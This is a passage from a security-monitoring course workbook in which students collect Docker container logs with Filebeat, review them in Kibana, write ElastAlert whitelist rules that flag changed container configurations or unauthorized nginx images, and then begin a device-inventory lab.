2021-01-19T14:39:29.927-0800    INFO    template/load.go:97     Template filebeat-7.10.2 already exists and will not b
e overwritten.
2021-01-19T14:39:29.927-0800    INFO    [index-management]      idxmgmt/std.go:298      Loaded index template.
2021-01-19T14:39:29.928-0800    INFO    [publisher_pipeline_output]     pipeline/output.go:151  Connection to backoff(
elasticsearch(http://localhost:9200)) established
```

Stop filebeat by pressing **CTRL+C** on your keyboard. Next, we will view the logs in Kibana. Click on Firefox from the top menu of the VM.




Then open Kibana.



Let us use a **Dashboard** to review the data. Click Dashboard on the left-hand menu.

Select Docker Monitoring from the list of Dashboards.



You should now see a few visualizations that break down the logs coming into Kibana, as well as a saved search of the logs at the bottom of the dashboard.

Note

Please note, the list of containers observed in the images below may not match your screen. What containers are listed depends on the timespan you have selected, which containers are generating the most logs, and if Filebeat has discovered the running container and collected its logs.

Now that we have the logs from Docker ingested into the SIEM. Let us take a look at what information is provided and how we can leverage it. An easy way to view the logs is to add fields as columns in Kibana. Several of these fields have already been added in the Saved Search at the bottom of the dashboard. Scroll through the list of logs to see the variance in the data each container provides based on these fields.

- **container.name** - Shows the name of the container
- **container.image.name** - This provides the current image being used by the container. This can provide both inventory of existing images as well as a method for detection unauthorized versions.
- **container.labels.maintainer** - This provides helpful information regarding what organization is maintaining this image. This can be a validation check to ensure that your organization is using authorized maintainers.
- **container.labels.com_docker_config-hash** - This is the hash of the docker compose file used to deploy this container. As the file changes, the hash will also change. This can be leveraged to detect unauthorized changes to the container's configuration.

Note

A key thing to note is that some containers have a configuration hash (Cerebro) while the nginx and cerebro-test containers do not. This is because we utilized `docker run` to spin-off nginx and cerebro-test instead of using a Docker compose file. This is a great field that can be leveraged to detect changes to the configuration file.

As you can see, with a little effort, we could quickly grab logs from all of the containers running on this host. In addition to ingesting the logs, we were able to review the default information provided by Docker. From this, you can provide your analyst with data that can easily be used for detecting a change in a container's configuration, image, and maintainer. These are easy wins to ensure that monitoring is in place for your containerized applications.

To finish the lab, go back to your **Terminal** and press **CTRL + C**.

Now run the following commands to stop and remove the nginx and cerebro-test containers. The last command deletes any logs in case you wish to run through the lab a second time.

```
docker rm -f nginx
docker rm -f cerebro-test
sudo rm -rf /tmp/docker_logs
```

Lab Conclusion

In this lab, you interacted with docker containers to identify logging capabilities. This included:

- Using `docker logs` to view native Docker logging
- Implementing bind mounts to support traditional log collection methods
- Dynamically pulling container logs with a modern log agent
- Viewing fields available with docker logs
- Learning which fields are useful for baseline monitoring

Lab Docker Monitoring - Engineer is now complete!

Lab Docker Monitoring - Analyst

Objectives

- Gain a better understanding of the logs from Docker containers
- Learn how to create detection rules against Docker
- Practice the skillset of writing detection rules
- Establish a process for change control and monitoring of Docker

Exercise Preparation

Log into the Sec-555 VM


- Username: student
- Password: sec555

Docker Log Overview

Containerization of applications is growing within the IT industry. As more and more institutions leverage this functionality, it becomes imperative that we monitor them. By doing so, it can provide benefits for both security and operations.

We will be leveraging Docker for our container environment and the Filebeat agent from Elastic to grab the logs for this lab. Filebeat has already been installed locally on your VM. So to begin, let us start a few containers and Filebeat.

Open the purple terminal window.



Type the following command and press Enter. This will start a container running Cerebro called **cerebro-test**.

```
docker-compose -f /labs/docker/docker-compose-cerebro.yml up -d
```

> **Note**
>
> This method is using a docker compose file. This method allows settings to be changed within the file to manipulate the container being run.

Type the following command and press Enter. This will start a container running Nginx called **nginx**.

```
docker run -d --name nginx -p 8888:80 nginx:stable-alpine
```

> **Note**
>
> This method is not using a docker compose file but instead just running the default container image. The **-p** parameter binds to port 8888 on the host to port 80 inside the container. Feel free to test by browsing to http://localhost:8888.

With these containers running, let us start Filebeat. Filebeat will dynamically grab the logs of all running containers.

Type the following command and press Enter.

```
sudo chown root:root /labs/docker/filebeat-docker.yml
sudo chmod go-w /labs/docker/filebeat-docker.yml
sudo filebeat -c /labs/docker/filebeat-docker.yml -e
```

> **Note**
>
> The chmod command above removes write permissions from group and other (everyone). This is required as filebeat will only run if the owner is the only user with write permissions to the configuration file. You can change this by passing **--strict.perms off** but this considered an insecure running instance.

Looking at the output of the logs from Filebeat, we can see that it is now harvesting files from /var/lib/docker/containers/. It is also connected to Elasticsearch.

```
2021-01-19T14:39:28.903-0800    INFO    log/harvester.go:335    Skipping unparsable line in file: /var/lib/docker/cont
ainers/f701ce7522359b32e5541fedd18f1f33e8c13563044089917705499be82c986f/f701ce7522359b32e5541fedd18f1f33e8c13563044089
917705499be82c986f-json.log
2021-01-19T14:39:28.904-0800    INFO    log/harvester.go:302    Harvester started for file: /var/lib/docker/containers
/d3f2119bbeeee22ac0b3ad8e90cf8ea70254b8436ce1512c5fe8342de2692b68/d3f2119bbeeee22ac0b3ad8e90cf8ea70254b8436ce1512c5fe8
342de2692b68-json.log
2021-01-19T14:39:29.899-0800    INFO    [publisher_pipeline_output]     pipeline/output.go:143  Connecting to backoff(
elasticsearch(http://localhost:9200))
2021-01-19T14:39:29.899-0800    INFO    [publisher]     pipeline/retry.go:219   retryer: send unwait signal to consume
r
2021-01-19T14:39:29.900-0800    INFO    [publisher]     pipeline/retry.go:223     done
2021-01-19T14:39:29.911-0800    INFO    [esclientleg]   eslegclient/connection.go:314   Attempting to connect to Elast
icsearch version 6.2.4
2021-01-19T14:39:29.913-0800    INFO    [esclientleg]   eslegclient/connection.go:314   Attempting to connect to Elast
icsearch version 6.2.4
2021-01-19T14:39:29.927-0800    INFO    template/load.go:97     Template filebeat-7.10.2 already exists and will not b
e overwritten.
2021-01-19T14:39:29.927-0800    INFO    [index-management]      idxmgmt/std.go:298      Loaded index template.
2021-01-19T14:39:29.928-0800    INFO    [publisher_pipeline_output]     pipeline/output.go:151  Connection to backoff(
elasticsearch(http://localhost:9200)) established
```


Now with the containers and Filebeat running, let us go to Kibana to review the logs being sent in.

Open **Firefox**

Click **Kibana** in the Bookmark Bar

Let us use a **Dashboard** to review the data. Click Dashboard on the left-hand menu.

Select **Docker Monitoring** from the list of dashboards.



You should now see a few visualizations that break down the logs coming into Kibana and a saved search of the logs at the bottom of the dashboard.

Now that we have the logs from Docker ingested into the SIEM. Let us take a look at what information is provided and how we can leverage it. An easy way to view the logs is to add fields as columns in Kibana. Several of these fields have already been added in the Saved Search at the bottom of the dashboard. Scroll through the list of logs to see the variance in the data each container provides based on these fields.

- **container.name** - Shows the name of the container
- **container.image.name** - This provides the current image being used by the container. This can provide both inventory of existing images as well as a method for detection unauthorized versions.
- **container.labels.maintainer** - This provides helpful information regarding what organization is maintaining this image. This can be a validation check to ensure that your organization is using authorized maintainers.
- **container.labels.com_docker_compose_config-hash** - This is the hash of the docker compose file used to deploy this container. As the file changes, the hash will also change. This can be leveraged to detect unauthorized changes to the container's configuration.

Note

A key thing to note is that some containers have a configuration hash such as cerebro-test while the nginx does not. We utilized `docker run` to spin-off nginx while cerebro-test used a Docker compose file. This is a great field that can be leveraged to detect changes to the configuration file.

Let us move on and discuss ways that we can leverage this information.

Detect Modification of Container Configuration

A given in any organization is that changes will occur. Our main objective is to know our environment and review when changes occur outside of the normal as an analyst. So when we begin to analyze the Docker logs, we need to understand what fields matter and how we can leverage them for detection.

Docker configuration files provide the framework and environment variables that the container will use to run. In our lab, we are leveraging a **Cerebro** container. Below is the configuration file we used to deploy it.

```
version: '2.2'
services:
  cerebro-test:
    image: hasecuritysolutions/cerebro:v0.7.3
    container_name: cerebro-test
    restart: always
    networks:
      - esnet
    ports:
      - 9080:9000

networks:
  esnet:
    driver: bridge
```

In this configuration file, several settings are set, such as the **Image**, **Port**, and **Network**. If someone were to modify this file, they could change how this container functions. While this is a normal function that your System Administrator will perform, we should have a way to detect if a change occurs. We need to validate that changes are authorized changes.


When we first viewed the Docker logs, we looked at several fields in the dashboard's Saved Search. The **container.labels.com_docker_compose_config-hash** is a field that will provide us the best detection for containers that are deployed using configuration files. If this file gets modified and the container is redeployed, the hash will change. Let us see this in action.

A second docker-compose file has been created on your behalf that has changed the **Ports** section from **9080:9000** to **7000:9000**.

```
version: '2.2'
services:
  cerebro-test:
    image: hasecuritysolutions/cerebro:v0.7.3
    container_name: cerebro-test
    restart: always
    networks:
      - esnet
    ports:
      - 7000:9000

networks:
```

```
esnet:
  driver: bridge
```

Open a new terminal.



Go ahead and deploy this new container and compare the hashes.

Type the following commands and press Enter.

```
docker rm -f cerebro-test
docker-compose -f /labs/docker/docker-compose-cerebro-change.yml up -d
```

It will be easier to compare the two hashes if we filter in on logs about **cerebro-test**. Do so by searching with the Kibana filter below.

```
container.name:cerebro-test
```


You should now be able to see only logs for **Cerebro**.

> **Note**
>
> Please note that it may take a minute or two for Filebeat to ingest the new logs from the Cerebro container. You can refresh Kibana by hitting the Search button. Once you see more logs show up in the visualization, please proceed.

In the Saved Search, which is the bottom visualization on the dashboard, you will have to scroll through a few pages of the logs before seeing the two hashes side by side.

> **Note**
>
> If you scroll to the bottom of the Saved Search, you can hit the right arrow bottom to move to the next page of logs.

As you can see in the **container.labels.com_docker_compose_config-hash** field, the hash has changed due to our modification of the configuration file.



It is great that we have Kibana to review the logs. However, this will just be one of many data sources and indicators that an Analyst should review in a production environment. So it is imperative to create **Alert** rules that will provide notification of the change.

Below is an example of an ElastAlert rule designed to create a whitelist rule for Docker containers hashes. Whitelists will always take some level of effort to maintain but provide actionable alerts when changes occur.

> **Note**
>
> One way to simplify maintaining a whitelist would be to create a process in conjunction with its change control process. The process would include updating the alert rules with the new hash before a change being put into production. This will alleviate the need for the analyst to review alerts that will be a false positive.

In this alert, we have taken the hash of the original Cerebro container and created a query that will return results for all other hashes.

> **Note**
>
> The original Cerebro container hash is: "37be36666becfb4488cd6bfad59053c7425729d22de".

```
name: Docker Configuration Whitelist
type: frequency
index: filebeat-*

realert:
  minutes: 0

num_events: 1
timeframe:
  hours: 1

filter:
```

```
- query:
    query_string:
        query: 'container.image.name:hasecuritysolutions\/cerebro\:v0\.7\.3 AND -
container.labels.com_docker_compose_config-hash:37be36666becfb4488cd6bfad59053c7425729d22de'

alert: debug
```

Note

In the query shown above we are filtering the rule so that it only applies to the container image **hasecuritysolutions\/cerebro\:v0.7.3**. Next, we exclude the hash **37be36666becfb4488cd6bfad59053c7425729d22de** from the field container.labels.com_docker_compose_config-hash to look for any unauthorized changes.


Let us test this rule and see how many results we get from this and compare it to the logs showing in Kibana. Go to your terminal and run the following command.

```
elastalert-test-rule --config /labs/elastalert/config.yaml /labs/docker/
docker_configuration_whitelist.yaml
```

The results should show something similar to below.

```
Would have written the following documents to writeback index (default is elastalert_status):

elastalert_status - {'hits': 568, 'matches': 568, '@timestamp': datetime.datetime(2021, 1, 28, 2, 20,
8, 888144, tzinfo=tzutc()), 'rule_name': 'Docker Configuration Whitelist', 'starttime':
datetime.datetime(2021, 1, 27, 2, 20, 4, 876511, tzinfo=tzutc()), 'endtime': datetime.datetime(2021,
1, 28, 2, 20, 4, 876511, tzinfo=tzutc()), 'time_taken': 3.998342990875244}
```

In addition, remove the current filters from our dashboard. Delete the search filter and then click on search.



Detect Use of New Container Image

During our initial review of the Docker logs, we analyzed a couple of fields. One of these fields was the **container.image.name**.

This field can help us create a master inventory and whitelist of what containers(software) are running in your environment. It also can be used as a method for detecting changes within your Docker environment. Simulate that someone has deployed an unauthorized image by running a new nginx container with the command below.

```
docker run -d --name nginx-evil -p 8889:80 nginx:1.19.6-alpine
```

Let us create a new alert rule to detect if a new version of our **nginx** image was deployed.

Go back to your **terminal** and type the following.

```
code /labs/docker/application_version_whitelist.yaml
```

Within the configuration file, two sections need to be updated. Be sure to keep the quotation marks in the query section.

labs > docker > ! application_version_whitelist.yaml

```
1   name: Application Version Whitelist
2   type: frequency
3   index: UPDATEME
4
5   realert:
6     minutes: 0
7
8   num_events: 1
9   timeframe:
10    hours: 1
11
12  filter:
13  - query:
14      query_string:
15        query: "UPDATEME"
16
17  alert: debug
18  #email: email_goes_here
19  #from_addr: email_address_goes_here
20  #smtp_host: email_gateway_goes_here
```

Note

Please note that there are two special characters within the **container.image.name**. You will need to escape these special characters by using a backslash `\` . For example, if you were to search specifically for container:1.5, you would need to write the query as `container\:1\.5` to escape the special characters. If you feel you have made too many changes and wish to start over, you can copy the original file using the command below.

```
cp -f /labs/docker/application_version_whitelist.yaml.orig /labs/docker/application_version_whitelist.yaml
```

It is recommended to develop the query string in Kibana using the search bar. You can then copy the syntax directly into your rule\'s query section once you have the desired results.

Once you have modified your Alert configuration, please **Save** the file in **Code** and then run the following command.

```
elastalert-test-rule --config /labs/elastalert/config.yaml /labs/docker/
application_version_whitelist.yaml
```

What were your results? If you were successful, you should have only **7** hits to your rule similar to below.

```
Would have written the following documents to writeback index (default is elastalert_status):

elastalert_status - {'hits': 7, 'matches': 7, '@timestamp': datetime.datetime(2021, 1, 28, 2, 55, 3,
488424, tzinfo=tzutc()), 'rule_name': 'Application Version Whitelist', 'starttime':
datetime.datetime(2021, 1, 27, 2, 55, 2, 355854, tzinfo=tzutc()), 'endtime': datetime.datetime(2021,
1, 28, 2, 55, 2, 355854, tzinfo=tzutc()), 'time_taken': 1.1249871253967285}
```

Now run the answer file and compare your results.

```
elastalert-test-rule --config /labs/elastalert/config.yaml /labs/docker/
application_version_whitelist_answer.yaml
```

For an explanation of the syntax and correct answers, please expand this section.

Solution

The answer alert file should be similar to below.

```
name: Application Version Whitelist
type: frequency
index: filebeat-*

realert:
    minutes: 0

num_events: 1
timeframe:
    hours: 1

filter:
- query:
    query_string:
        query: 'container.image.name:nginx* -container.image.name:nginx\:stable-alpine'

alert: debug
#email: email_goes_here
#from_addr: email_address_goes_here
#smtp_host: email_gateway_goes_here
```

As you can see, we needed to specify the specific index that we would run the query against. This would need to be the **filebeat** index. Next, our query would need to contain the following syntax to exclude any of the logs where **nginx\:stable-alpine** but also search only for containers using an **nginx** image.

```
container.image.name:nginx* -container.image.name:nginx\:stable-alpine
```

- container.image.name:nginx* - This uses a wildcard to search for any containers running an nginx image. Of course, this will only work if they are using an image with nginx in the name.
- - means **NOT** in Lucene
- container.image.name - The field we want to exclude
- : is used to separate the field and the value we are searching `nginx\:stable-alpine`

Note

You can take this concept as far as you want. For example, you could whitelist all images. Thus, if any unauthorized image, regardless of name, is deployed, you will detect it.

Close VS Code.

Please go back to your terminal and run the following commands.

```
docker rm -f nginx
docker rm -f cerebro-test
docker rm -f nginx-evil
```

In this lab, we were able to look at the information we have from Docker. We could also leverage several of the fields to detect when changes occur in the Docker environment and create alert rules to send notifications of changes.

Lab Conclusion

Lab Docker Monitoring - Analyst is now complete!

Lab 4.1- Master Inventory

Choose Your Destiny

Welcome to the **Master Inventory** lab. Choose your role. Please pick one of the labs below.

> **Note**
>
> This lab is a multi-role lab format. It is a new design to let you choose a lab that conforms better to your job role. The goal is to pick one lab to perform during class. You have enough time to complete one lab exercise. The other labs can be performed at your leisure at a later time. During a Live or Live Online course, we recommend swinging back and doing the other role-based labs during bootcamp hours.

Engineer Role - Automated Device Categorization

Role: Engineer

Objective: Build a Python script to automatically category devices as known, unknown, or unauthorized

Master Inventory - Engineer

Analyst Role - Finding Unauthorized Devices

Role: Analyst

Objective: Correlate multiple datasets to define what is authorized vs. unauthorized

Master Inventory - Analyst

Master Inventory - Automated Device Categorization

Objectives

- Programmatically classify devices into groups
- Learn to query a SIEM with a script
- Understand logic flows in processing data
- Become familiar with multiple sources of asset information
- Report on unknown and unauthorized devices


Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555


Open **Firefox** by **clicking** on the **Firefox icon** in the top-left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.




A dashboard called **Lab 4.1 - Asset Dashboard** has been created for this lab. Loading this dashboard will also set the proper time range for this lab. To access it, switch to the **Dashboard** section.

If a dashboard that was previously selected appears, **click** on the **Dashboard** link in the top-left corner.




Then type in **4.1** in the **Search** filter, and **click** on **Lab 4.1 - Asset Dashboard**.



**

This dashboard reflects the data sources available for programmatic access.



The lab will use the following data sources.

- Vulnerability scans (used to track authenticated devices vs. unauthenticated)
- Internal systems can be found by searching for `tags:internal_source` and then collecting the `source_ip` values
- Authenticated systems can be found by searching for `pluginID:10394` and then collecting the `ip` values
- DNS queries (used to track assets reaching out to default time servers)
- Systems reaching out to time.windows.com ntp.ubuntu.com are considered unauthorized
- Use the `source_ip` values when pulling assets from DNS queries
- DHCP logs (used to check system hostnames against corporate regex naming conventions)

The high-level asset information for this lab is as follows:

- The internal domain is **sec555.com**
- **IT workstations** are on the **192.168.1.0/24** subnet
- The **HIPAA desktop subnet** used for patient data are on the **192.168.4.0/24** subnet

- The main **server subnet** is **10.5.55.0/24** and is in a physically secured data center
- **Domain controllers** are at **10.5.55.2** and **10.5.55.3**
- A vulnerability scanner is using **172.16.0.2** and is named **Nessus01**
- A corporate Zeek sensor is at **10.5.55.21**
- All systems are supposed to use internal time servers except the domain controllers

Exercises

This lab aims to identify all authorized, unknown, and unauthorized systems in an automated fashion. We will be using Python to implement the automation.

This lab presents a lot of data directly to the engineer, with the goal being to piece it all together in a logical fashion. This logic is necessary to repeat investigations or for automation. The logic can be utilized in a daily script to alert when unknown or unauthorized devices are discovered.

If you have a Python background, feel free to answer the questions below without using the walkthrough.

Internal IP Addresses

